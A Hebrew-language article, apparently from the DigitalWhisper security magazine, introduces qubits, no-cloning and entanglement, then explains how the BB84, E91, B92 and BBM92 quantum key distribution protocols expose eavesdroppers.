**עקרון אי הודאות של הייזנברג:** אחד מהמאפיינים הכי ידועים של מכניקת הקוונטים הוא עקרון אי הודאות. כאשר אנו מודדים חלקיק קלאסי, תמיד נוכל לדעת את המיקום והתנע המדויקים שלו - כתלות בדיוק ציוד המדידה. יותר מכך, מדידת המיקום לא משפיעה על התנע ולהפך. מאפיין זה לא מתקיים בעולם הקוונטי, כאשר מודדים את המיקום של חלקיק קוונטי (פוטון, למשל), לא ניתן לדייק בידיעת התנע שלו, ולהפך. הייצוג המתמטי לכך ניתן על ידי הייזנברג בשנת 1927:

$$\Delta X \Delta P \geq \frac{\hbar}{2}$$

כאשר  $\Delta X = \sqrt{\langle (X - \langle X \rangle)^2 \rangle}$  ו-  $\Delta P = \sqrt{\langle (P - \langle P \rangle)^2 \rangle}$ .

## דינמיקה

פרופגטור התקדמות בזמן של מצב קוונטי הוא אוניטרי. היוצר שלו הוא אופרטור הרמיטי הנקרא המילטוניאן  $\mathcal{H}$  של המערכת. הדינמיקה של המערכת מתוארת על ידי משוואת שרדינגר:

$$\frac{d}{dt} |\psi\rangle = -iH |\psi\rangle$$

שניתן לכתוב גם כך:

$$|\psi(t + dt)\rangle = (1 - iH \cdot dt) |\psi\rangle$$

## מה הוא Qubit?

Qubit (קיצור של Quatum Bit, או בעברית - ביט קוואנטי) הינו היחידה הקטנה ביותר של מידע במחשבים קוונטים, יחידה זו הינה המקבילה לסיביט (סיפורה בינרית) במחשבים המודרניים של היום. בעוד שסיביט חד-ממדית ומסוגלת להכיל את הערך 0 או 1 בלבד, קיוביט דו-ממדית והינה מסוגלת להכיל את הערכים 0, 1 או [סופרפוזיציה](#) של שניהם.

כיום, הדרך הנפוצה ביותר לממש קיוביט היא באמצעות מערכת של שני מצבים (two-state system), כמו אטום בעל שתי רמות, פוטון מקוטב (קיטוב אופקי או אנכי), או ספין  $\frac{1}{2}$  (ספין מעלה או מטה). אם נסתכל על כך מבחינה מתמטית, הדבר אומר כי המרחב המדובר הינו [מרחב הילברט](#) מעל  $\mathbb{C}^2$ . מבחינתנו, ניתן לקחת זאת ולהתייחס למצב כאורתונורמלי, ולייצג זאת בעזרת על ידי  $|0\rangle$  ו- $|1\rangle$ , כאשר:

$$\langle 0 | 0 \rangle = \langle 1 | 1 \rangle = 1, \quad \langle 1 | 0 \rangle = \langle 0 | 1 \rangle = 0$$

הדרך הפשוטה ביותר להציג את מצב הבסיסים היא:

$$|0\rangle = \begin{pmatrix} 1 \\ 0 \end{pmatrix} \quad |1\rangle = \begin{pmatrix} 0 \\ 1 \end{pmatrix}$$

עם זאת, ניתן להבחין כי ישנו ייצוג נוסף, השקול לייצוג זה, והוא:

$$|+\rangle = \frac{1}{\sqrt{2}} \begin{pmatrix} 1 \\ 1 \end{pmatrix} \quad |-\rangle = \frac{1}{\sqrt{2}} \begin{pmatrix} 1 \\ -1 \end{pmatrix}$$

עם ההתניות:  $\langle + | + \rangle = \langle - | - \rangle = 1$  ו- $\langle + | - \rangle = \langle - | + \rangle = 0$ . את ההתמרה בין הבסיסים ניתן לבצע בעזרת [התמרת הדמור](#):

$$H = \frac{1}{\sqrt{2}} \begin{pmatrix} 1 & 1 \\ 1 & -1 \end{pmatrix}$$

כך ש:  $H|0\rangle = |+\rangle$  ו- $H|1\rangle = |-\rangle$ . (ומפני ש- $H$  מייצג מטריצה אוניטרית, אזי קיימים לנו גם  $H|+\rangle = |0\rangle$  ו- $H|-\rangle = |1\rangle$ ).

עם הידע שהבנו עד כה, נוכל להביע כל מצב של מערכת קוונטית (עד כדי הבדל פאזה מרוכבת) בעזרת הנוסחה הכללית הבאה:


$$|\psi\rangle = \alpha|0\rangle + \beta|1\rangle = \begin{pmatrix} \alpha \\ \beta \end{pmatrix}$$

כאשר  $\alpha, \beta \in \mathbb{C}$  הינם אמפליטודות של ההסתברויות, ומנורמלים לפי  $\langle\psi|\psi\rangle = |\alpha|^2 + |\beta|^2 = 1$ . בנוסף, ניתן להציג זאת בעזרת  $\theta$  ו- $\varphi$  באופן הבא:

$$|\psi\rangle = e^{i\varphi} \sin \frac{\theta}{2} |0\rangle + \cos \frac{\theta}{2} |1\rangle = \begin{pmatrix} e^{i\varphi} \sin \frac{\theta}{2} \\ \cos \frac{\theta}{2} \end{pmatrix}$$

כאשר  $0 \leq \theta \leq \pi$  ו- $0 \leq \varphi < 2\pi$ .


הדרך הגיאומטרית לייצג קיוביט מוכרת ככדור בלוך (או ספירת בלוך - Bloch Sphere):



ניתן למקם ביט קוונטי בכל מקום על פני הכדור, בעוד שביט קלאסית (סיביט) ניתן למקם אך ורק על "הקוטב הצפוני" או "הקוטב הדרומי".

ספינים וקטובים

המאפיינים הבסיסיים של החלקיקים שאותם אנו עומדים למדוד בסעיף הבא, הם הקטוב שלהם והספינים שלהם:



בהיתן מצב מסויים, בעזרת מטריצות פאולי (Pauli) נוכל לחלץ את אותם המאפיינים. מטריצת פאולי מוגדרת באופן הבא:

$$\sigma_x = \begin{pmatrix} 0 & 1 \\ 1 & 0 \end{pmatrix} \quad \sigma_y = \begin{pmatrix} 0 & -i \\ i & 0 \end{pmatrix} \quad \sigma_z = \begin{pmatrix} 1 & 0 \\ 0 & -1 \end{pmatrix}$$

עם המאפיינים הבאים:

$$\sigma_z |0\rangle = \begin{pmatrix} 1 & 0 \\ 0 & -1 \end{pmatrix} \begin{pmatrix} 1 \\ 0 \end{pmatrix} = \begin{pmatrix} 1 \\ 0 \end{pmatrix} = |0\rangle$$

$$\sigma_z |1\rangle = -|1\rangle, \sigma_x |+\rangle = |+\rangle, \sigma_x |-\rangle = -|-\rangle \text{ גם:}$$

ולכן כל שעלינו לעשות הוא להפעיל את  $\sigma_z$  למדידת מצבי הספין  $|+\rangle$  ו- $|-\rangle$ , או להפעיל את  $\sigma_x$  למדידת הספין  $|1\rangle$  ו- $|0\rangle$ .

שימו לב כי אם נמדוד את  $|0\rangle$  בעזרת הבסיס של  $|+\rangle$  ו- $|-\rangle$  כמו באופן הבא:  $\sigma_x |0\rangle = \frac{1}{\sqrt{2}} |+\rangle - \frac{1}{\sqrt{2}} |-\rangle$ , נמצא כי נקבל בהסתברות השווה ל- $|\langle + | \sigma_x |0\rangle|^2$  (שווה לחצי) את המצב  $|+\rangle$  ובהסתברות דומה נמצא כי לפי  $|\langle - | \sigma_x |0\rangle|^2$  (השווה גם לחצי) את  $|-\rangle$ . כלומר, כאשר אנו מודדים את הספינים על "בסיס שאינו נכון" כל אחת מהתוצאות יכולה להתקיים (בהסתברות שווה).

### עקרון אי-השכפול

כפי שנראה בקטע הבא, יהיה הגיוני לשאול "מי מבטיח לנו כי רק מדידה אחת בוצעה על המצב? לא נוכל לשכפל את המצב ולמדוד אותו מספר פעמים על מנת למצוא את הבסיס הנכון?"

התשובה לשאלה הזאת כרוכה בהכרת המשפט עקרון "אי-השכפול" הקיים כחלק מתורת הקוונטים, שאותו הוכיחו וויליאם ווטס (Wootters), וויצ'ר זורק (Zurek) ודניס דיקס (Dieks) בשנת 1982, שמראה כי לא ניתן לבצע שכפול זהה של מצב קוונטי נתון. עקרון אי-השכפול הוא תוצאה של מכניקת הקוונטים אשר אוסרת על יצירת מצבים זהים של מצב קוונטי לא ידוע. כפי שכבר הוסבר, תהליך המדידה הרסני בבסיס ובאופן בלתי-נמנע משנה את המצב הנמדד (מלבד מצבים בהם  $|\psi\rangle$  הוא חלק מבסיס המדידה). אבל, ישנו הפיתוי לבדוק אפשרות של מכונת צילום קוונטית.

בשפת המכניקה הקוונטית, מה שנחפש הוא אופרטור אוניטרי  $X : \mathcal{H} \otimes \mathcal{H} \rightarrow \mathcal{H} \otimes \mathcal{H}$  אשר מקבל מצב  $|\psi\rangle_A$  שכבר נמדד ומצב "ריק"  $|e\rangle_B$  בבסיס מרחב הילברט דומה, ומוציא שני חלקיקים (מקור פלוס העתק) במצב  $|\psi\rangle$ .

$$X : |\psi\rangle_A |e\rangle_B \rightarrow |\psi\rangle_A |\psi\rangle_B$$

נראה מה זה אומר מבחינת איברי הבסיס:

$$\begin{aligned} X |\psi\rangle_A |e\rangle_B &= |\psi\rangle_A |\psi\rangle_B = \\ &(\alpha |0\rangle_A + \beta |1\rangle_A) (\alpha |0\rangle_B + \beta |1\rangle_B) = \\ &\alpha^2 |0\rangle_A |0\rangle_B + \alpha\beta |0\rangle_A |1\rangle_B + \beta\alpha |1\rangle_A |0\rangle_B + \beta^2 |1\rangle_A |1\rangle_B \end{aligned}$$

טרנספורמצית הבסיס תהיה:

$$\begin{aligned} X |0\rangle_A |e\rangle_B &= |0\rangle_A |0\rangle_B \\ X |1\rangle_A |e\rangle_B &= |1\rangle_A |1\rangle_B \end{aligned}$$

ממכונת צילום נצפה לקבל:

$$\begin{aligned} X |\psi\rangle_A |e\rangle_B &= X (\alpha |0\rangle_A + \beta |1\rangle_A) |e\rangle_B = \\ &\alpha |0\rangle_A |0\rangle_B + \beta |1\rangle_A |1\rangle_B \end{aligned}$$

כלומר  $X |\psi\rangle_A |e\rangle_B$  באופן כללי לא שווה ל- $|\psi\rangle_A |\psi\rangle_B$  כפי שניתן לוודא בהצבת ערכים עבור  $\alpha, \beta$

## שזירות

שזירות היא תכונה של תיאום (קורלציה) בין שתי מערכות קוונטיות או יותר (למשל, הספינים של שני חלקיקים יכולים להשתייך לאותו מצב שזור). התאמות אלו מפרות את התאור הקלאסי ומאופיינות באופן אינטרינסי לתופעה קוונטית. שזירות היתה גורם חשוב בפיתוח ובבדיקת התורה הקוונטית וכך תהיה גם גורם מפתח באינפורמציה קוונטית.

במקום להגדיר מצב שזור, פשוט יותר להגדיר מצבים שאינם שזורים. נניח שני מרחבי הילברט ממימד סופי  $\mathcal{H}_1, \mathcal{H}_2$  ונניח  $|\psi\rangle \in \mathcal{H}_1 \otimes \mathcal{H}_2$ . המצב  $|\psi\rangle$  יהיה לא שזור, בר הפרדה או תוצר מכפלה פנימית - אם קיימים מצבים  $|\psi_1\rangle \in \mathcal{H}_1$  ו- $|\psi_2\rangle \in \mathcal{H}_2$  כך שניתן ליצג אותם כמכפלה טנזורית:

$$|\psi\rangle = |\psi_1\rangle \otimes |\psi_2\rangle$$

אחרת נקרא ל- $|\psi\rangle$  מצב שזור.

נסתכל על המצב השזור  $|\psi\rangle = \frac{1}{\sqrt{2}}(|0\rangle \otimes |1\rangle - |1\rangle \otimes |0\rangle)$  במרחב הילברט מעל  $\mathbb{C}^4$ , הנקרא עם מצב בל. (ניתן לקבל מצב זה, למשל, מדעיכת  $\pi^0 \rightarrow e^- + e^+$ ) כל נסיון לכתוב מצב זה כמכפלה טנזורית ייכשל, מאחר ואין מקדמים עבור  $\alpha, \beta, c, d \in \mathbb{C}$  המקיימים:

$$(a|0\rangle + b|1\rangle) \otimes (c|0\rangle + d|1\rangle) = \frac{1}{\sqrt{2}}(|0\rangle \otimes |1\rangle - |1\rangle \otimes |0\rangle)$$

לכן זהו מצב שזור. לייצוג המצבים, נגדיר את הכתיבה הבאה, בעזרת מכפלות:

$$\begin{aligned} |00\rangle &= |0\rangle \otimes |0\rangle = \begin{pmatrix} 1 \\ 0 \\ 0 \\ 0 \end{pmatrix}, & |10\rangle &= |1\rangle \otimes |0\rangle = \begin{pmatrix} 0 \\ 1 \\ 0 \\ 0 \end{pmatrix} \\ |10\rangle &= |1\rangle \otimes |0\rangle = \begin{pmatrix} 0 \\ 0 \\ 1 \\ 0 \end{pmatrix}, & |11\rangle &= |1\rangle \otimes |1\rangle = \begin{pmatrix} 0 \\ 0 \\ 0 \\ 1 \end{pmatrix} \end{aligned}$$

מה כל כך חשוב במצבים אלו? ניתן לשים לב שבידיעת מידע על אחד מהחלקיקים, ניתן לדעת מיידית מידע על החלקיק האחר, המרוחק מהמדידה. כלומר, בפחות מהזמן הדרוש לאור להתקדם במרחק זה. לדוגמה, נניח כי מדדנו את אחד החלקיקים במצב  $|0\rangle$ , אזי החלקיק האחר חייב להיות במצב  $|1\rangle$  ולהפך. זו היתה תוצאה מדהימה עבור פיזיקאי קוונטים בשנת 1964, כאשר בל ניבא לראשונה קורלציה בין המדידות. בקטע הבא נראה איך שימוש במצבים אלו יכול לעזור לנו לשתף מפתח סודי.


### שיטות קוונטיות להפצת מפתחות הצפנה (QKD)

כמו שראינו שיטות הצפנה סימטריות נחשבות חזקות מאוד, כל עוד נקבע מפתח הצפנה חזק והשימוש בו הינו חד פעמי. במידה ומפתח ההצפנה נופל לידיים הלא נכונות - כל תהליך ההצפנה נפגע. הדרכים כיום לשיתוף המפתח הסודי מתבססות, כמו שראינו בתחילת המאמר, על ההנחות שחישוב פעולות מתמטיות שונות אורך פרק זמן בלתי סביר לחישובים יום-יומיים. הנחות שלא דווקא ניתן לסמוך עליהן.

שיטות הצפנה קוונטיות שונות במהותן ממקבילותיהן הקלאסיות בכך שהאבטחה שעליהן הן מתבססות, מתבססת על חוקים שונים בפיזיקת הקוונטים ולא על הקושי בביצוע חישוב מתמטי של פעולות מסוימות. בחלק זה נציג ארבע דרכים שונות לשיתוף מידע סודי (כגון במקרה ה-OTP (?)), בו יש הצורך לבחור את מפתח הצפנה) המבוססות על הכללים של העולם הקוונטי. ההיתרון בשימוש בכל אחת מהשיטות שיוצגו במאמר, הוא שבהתבסס על העקרונות הקוונטים, כל עוד תתבצע פעולת ציתות לתוך התקשורת הדבר יודע לשני הצדדים.

### הפרוטוקול BB84

הפרוטוקול הראשון שהוגדר להפצת מפתחות תו"כ התבססות על יכולות קוונטיות, פותח ע"י צ'ארלס בנט וז'יל ברסרד בשנת 1984, והוא נראה כך:




שלי הפרוטוקול:

- אליס יוצרת רצף אקראי של מצבי  $|0\rangle, |1\rangle$  בבסיסים אקראיים  $(|0\rangle, |1\rangle)$  או  $(|+\rangle, |-\rangle)$  ושולחת אותו לבוב.
- בוב בוחר בסיס אקראי  $(|0\rangle, |1\rangle)$  או  $(|+\rangle, |-\rangle)$ , ומקליט את המדידה של המידע שמתקבל באותו בסיס.
- בוב מדווח לאליס באיזה בסיס הוא בחר להשתמש לאיזה מצב.
- אליס מצביעה לבוב באיזה מקרה הוא בחר בבסיס הנכון בעת המדידה.
- כעת, אליס ובוב יכולים להרכיב מפתח סודי בעזרת חיבור הפלטים מהמקרים בהם בוב בחר את הבסיס הנכון למדידה.

שימוש בעקרונות האי-וודאות למניעת מתקפות Man In The Middle

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

בתרשים הבא ניתן לראות כיצד מתבצע ההליך:



(במקור: <http://swissquantum.idquantique.com/?Key-Sifting>)


מה יקרה במצב בו קיים לתהליך הנ"ל מצוטט?  
 בתור בדיקה, אליס ובוב יכולים להשוות תת מחרוזת נוספת מהמחרוזת הכוללת שאליס שלחה לבוב, במקרה בו לא קיים מצוטט לתווך התקשורת, תוצאות ההקלטות שלהם אמורות להיות שוות ב-100%, בעוד שבמקרים בהם אכן קיים מצוטט, תוצאות ההקלטות שלהן יהיו פגומות ב-25% מהמקרים וחלק הרבה יותר קטן מהתוצאות יהיה שווה. ההסתברות לאתר פעולת ציטוט על תווך התקשורת בעזרת בדיקה של  $n$  ביטים היא:  $P(n) = 1 - (\frac{3}{4})^n$ . לדוגמא, אם נבדוק 10 ביטים, נקבל  $P(10) = 0.939$  כהסתברות לקבלת מחרוזת הזזה למקור.



## הפרוטוקול E91

הפרוטוקול השני שפותח, פותח על ידי ארתור אקרט, כ-7 שנים לאחר הגדרת הפרוטוקול הראשון, בשנת

1991:



שלי הפרוטוקול:

- רכיב הפולט זוגות חלקיקים שזורים (הממוקם, או אצל אליס, או אצל בוב) פולט זוג של חלקיקים שזורים, חלקיק אחד לאליס וחלקיק אחד לבוב.
- אליס ובוב מבצעים מדידה על ספין בכיוון מסויים מתוך שלושה צירים שרירותיים, הנתונים לפי וקטורי היחידה  $\mathbf{a}_i$  ו- $\mathbf{b}_j$ , בהתאם ל- $i, j = 1, 2, 3$ . לפשטות, נניח ששני אלה נמצאים במישור XY, אנכיים לכיוון תנועת החלקיקים ומאופיינים לפי הזוויות האזימוטליות (הנמדדות מציר X) שבוצעה המדידה, אליס ובוב מודיעים אחד לשני את הכיוון בו בחרו לבצע כל מדידה ומדידה, ופוסלים את כל המדידות בהן אחד מהם או שניהם כלל לא מדדו חלקיק בגלוי.
- כעת, הם מבצעים הפרדה בין המדידות שנתרו לשתי קבוצות: הקבוצה הראשונה כוללת את המקרים בהם שניהם השתמשו באוריינטציה שונה של גלאים והקבוצה השנייה תכלול את כל המקרים בהם הם השתמשו באוריינטציה זהה.

- בוב ואליס מפרסמים את תוצאות המדידות מהקבוצה הראשונה, ומחשבים:

$$S = E(\mathbf{a}_1, \mathbf{b}_1) - E(\mathbf{a}_1, \mathbf{b}_3) + E(\mathbf{a}_3, \mathbf{b}_1) + E(\mathbf{a}_3, \mathbf{b}_3)$$

- כאשר  $E(\mathbf{a}_i, \mathbf{b}_j) \equiv P_{++}(\mathbf{a}_i, \mathbf{b}_j) + P_{--}(\mathbf{a}_i, \mathbf{b}_j) - P_{+-}(\mathbf{a}_i, \mathbf{b}_j) - P_{-+}(\mathbf{a}_i, \mathbf{b}_j)$  הוא מקדם המתאם של המדידות שבוצעו על ידי אליס בציר  $\mathbf{a}_i$  ועל ידי בוב בציר  $\mathbf{b}_j$ .  $P_{\pm\pm}(\mathbf{a}_i, \mathbf{b}_j)$  מציינ את הסתברות התוצאה  $\pm 1$  שתתקבל על  $\mathbf{a}_i$  ו- $\pm 1$  על  $\mathbf{b}_j$ . אליס ובוב מצפים לקבל:  $S = -2\sqrt{2}$ , ואם אכן כך מתקבל, שניהם יכולים לדעת כי התוצאות שהם קיבלו בקבוצה השניה מתואמות באופן הפוך (כאשר ערך אחד גדל, ערך אחר קטן) ויכולים לשמש בהפקת מפתח ההצפנה.

שימוש בעקרונות האי-וודאות למניעת מתקפות Man In The Middle

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

מה יקרה במידה ומישהו מצוטט לתקשורת? המתאם החדש, כולל המצותת באמצע, יקרא כך:

$$S = \int d\mathbf{n}_a d\mathbf{n}_b \rho(\mathbf{n}_a, \mathbf{n}_b) [(a_1 \cdot \mathbf{n}_a)(b_1 \cdot \mathbf{n}_b) - (a_1 \cdot \mathbf{n}_a)(b_3 \cdot \mathbf{n}_b) + (a_3 \cdot \mathbf{n}_a)(b_1 \cdot \mathbf{n}_b) + (a_3 \cdot \mathbf{n}_a)(b_3 \cdot \mathbf{n}_b)]$$

$$= \int d\mathbf{n}_a d\mathbf{n}_b \rho(\mathbf{n}_a, \mathbf{n}_b) [\sqrt{2} \mathbf{n}_a \cdot \mathbf{n}_b]$$

כאשר  $\rho(\mathbf{n}_a, \mathbf{n}_b)$  היא פונקציית הסתברות מנורמלת, מה שאומר:

$$|S| \leq \sqrt{2} \int d\mathbf{n}_a d\mathbf{n}_b \rho(\mathbf{n}_a, \mathbf{n}_b) = \sqrt{2}$$

$$-\sqrt{2} \leq S \leq \sqrt{2}$$

בסתירה לציפיה  $S = -2\sqrt{2}$ , וכך ברור לנו שמישהו צוטט לתקשורת.

### מה עם איב (המאזין מצד שלישי) מסוגל לשלוט במקור?

בואו נבחן את האפשרות כי איב מסוגלת לשלוט ברכיב האחראי על פליטת הפוטונים. נשאל האם היא תוכל לייצר מצב שזור של 3 חלקיקים, שיהיו מתואמים עם המצבים של אליס ובוב, כך שאיב תוכל לקבל מידע על המפתח. נוכיח כאן כי מצב זה בלתי אפשרי.

המצב הכללי ביותר שאיב יכולה להכין הוא:

$$|\Phi\rangle = |\uparrow\uparrow\rangle |A\rangle + |\downarrow\downarrow\rangle |B\rangle + |\uparrow\downarrow\rangle |C\rangle + |\downarrow\uparrow\rangle |D\rangle$$

כאשר  $|\uparrow\uparrow\rangle, |\downarrow\downarrow\rangle, |\uparrow\downarrow\rangle, |\downarrow\uparrow\rangle$  הם קבוצה שלמה של מצבים אורתו-נורמלים המתארים את מצבי הספין של זוגות החלקיקים הנשלחים לאליס ולבוב, ו- $|A\rangle, |B\rangle, |C\rangle, |D\rangle$  הם המצבים שאיב בחרה (והיא אפילו לא צריכה לבחור כיצד למדוד אותם עד שאליס ובוב יפרסמו את הבחירות שלהם כחלק מהתהליך).

המצב  $|\Phi\rangle$  חייב להיות מצב עצמי של  $\sigma_z^a \sigma_z^b$  עם ערכים עצמיים של  $-1$ , לכן:

$$|\Phi\rangle = |\uparrow\downarrow\rangle |C\rangle + |\downarrow\uparrow\rangle |D\rangle$$

באותה מידה יכול כל זוג אחר להימדד לאורך ציר X על ידי שני המשקיפים, ולכן,  $|\Phi\rangle$  חייב להיות חלק מ-

עם ערכים עצמיים של  $-1$ , מה שמגביל עוד יותר את  $|\Phi\rangle$ :

$$|\Phi\rangle = (|\uparrow\downarrow\rangle - |\downarrow\uparrow\rangle) |C\rangle$$

כלומר, המקור היחיד בשליטתה של איב שלא יפריע למדידות של אליס ובוב, הוא ללא קורלציה עם החלקיקים השזורים, כך שמדידות המבוצעות על ידי איב לא יגלו לה מידע חיוני.

## הפרוטוקול B92

הפרוטוקול B92 הינו נסיון לפשט את הפרוטוקול BB84 בעזרת שימוש בשני מצבים בלבד. אם כי לא אורתוגונלים בצד של אליס על מנת לייצג 0 או 1. במקרה זה נייצג כאן את 0 כ- $|x\rangle$  ואת 1 כ- $|y\rangle$ . כאשר  $\theta < \frac{\pi}{4}$ .

- אליס משדרת לבוב או את מצב  $|x\rangle$  או את מצב  $|\theta\rangle$ .
- בוב בוחר אחד משני הבסיסים  $\{|x\rangle, |y\rangle\}$  או  $\{|\theta\rangle, |\theta'\rangle\}$  (כאשר  $\theta' = \theta + \frac{\pi}{2}$ ) ומבצע מדידה על המידע שהתקבל מאליס.
- בוב משמיט את המקרים בהם הוא מדד  $|x\rangle$  ו- $|\theta\rangle$  ולאחר מכן מסמן ב-1 את המדידות של  $|y\rangle$  וב-0 את המדידות של  $|\theta'\rangle$ .

הסיבה מאחורי הצעד האחרון היא מפני שאם אליס משדרת  $|x\rangle$  אין שום סיכוי שבו בוב מדד בעזרת  $|y\rangle$  מפני שהמצב אורתוגונלי. האפשרויות של בוב הן רק או למדוד את המצב בעזרת הבסיס הנכון  $(|x\rangle)$  או למדוד אותו בעזרת הבסיס הלא נכון ואז להשיג  $|\theta\rangle$  או  $|\theta'\rangle$ . וכך למעשה, אם בוב אכן מדד  $|y\rangle$  הוא יכול להסיק בוודאות כי אליס שידרה "0", וזאת מפני שנקבע כי אליס יכולה לשדר אך ורק  $|x\rangle$  (0) או  $|\theta\rangle$  (1). בדומה, אם בוב קיבל  $|\theta'\rangle$  הוא יכול להסיק כי אליס שידרה 0. אם בוב מדד  $|x\rangle$  או  $|\theta\rangle$  לעומת זאת, הבדיקה אינה חד-משמעית מפני שכנראה בוב השתמש בבסיס הלא נכון בעת הבדיקה על המצב הספציפי.

הסיטואציה הנ"ל נקראת "מחיקה קוואנטית" והיא מתקיימת בסבירות של חצי. את המקרים בהם בוצעה מדידה בעזרת בסיס שאינו נכון מסירים מהמחרוזת שהתקבלה, ובעזרת מה שמתקבל בסופו של דבר (חיבור התווים מהמקרים בהם בוב מדד בעזרת בסיס נכון) מרכיבים את מפתח ההצפנה. ל-B92 יש ייתרון ברור - אליס לא צריכה לשדר לבוב את הבסיסים בהם היא משתמשת בכדי לבצע את המדידה. עם זאת, חשוב לציין כי הגלאי חייב להיות מדוייק במיוחד בכדי לא לגרום לאי-מחיקה בשל מדידת קיטוב שגויה. לדוגמא, נניח כי אליס משדרת  $|\theta\rangle$ . אם בוב החליט לבצע את המדידה בבסיס  $\{|\theta\rangle, |\theta'\rangle\}$ , אך בשל טעות מדידה הנובעת מסטיית הגלאי ב- $\epsilon$ , הוא ביצע אותה בבסיס  $\{|\theta + \epsilon\rangle, |\theta' + \epsilon\rangle\}$ , ייתכן סיכוי קטן שהמדידה תניב  $|\theta' + \epsilon\rangle$ , מה שיגרום לו להסיק שאליס שידרה "0". ההסתברות למקרה כזה מתקבלת מ:

$$|\langle \theta | \theta' + \epsilon \rangle|^2 = \sin^2 \epsilon \approx \epsilon^2$$

ולכן, חשוב מאוד להבטיח דיוק זוויתי, אחרת אנחנו (ובפועל, זה מה שעושים תמיד) נאלץ להפעיל מערך לזיהוי ותיקון השגיאות.

שימוש בעקרונות האי-וודאות למניעת מתקפות Man In The Middle

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

הפרוטוקול BMM92, הינו מימוש משופר של הרעיון העומד מאחורי הפרוטוקול E91, והוא הולך כך:

- מקור שלישי (הממוקם, או צל אליס, או אצל בוב) פולט זוג של חלקיקים שזורים במצב סינגלט -  $\frac{1}{\sqrt{2}}(|\uparrow\downarrow\rangle - |\downarrow\uparrow\rangle)$ , חלקיק אחד לאליס וחלקיק אחד לבוב.
- גם אליס וגם בוב בוחרים באופן אקראי בסיס מדידה לכל חלקיק, או 0 או  $\frac{\pi}{2}$  (מוגדרים אצלנו על ציר ה-X ועל ציר ה-Y) ומבצעים בעזרתו מדידה.
- אליס ובוב מודיעים אחד לשני (באופן פומבי) באיזה בסיסים הם השתמשו למדידת כל חלקיק (אבל לא מודיעים מה התוצאות שיצאו להם בכל מדידה).
- גם אליס וגם בוב משמיטים את התוצאות שיצאו כאשר מדדו בצירים שונים.
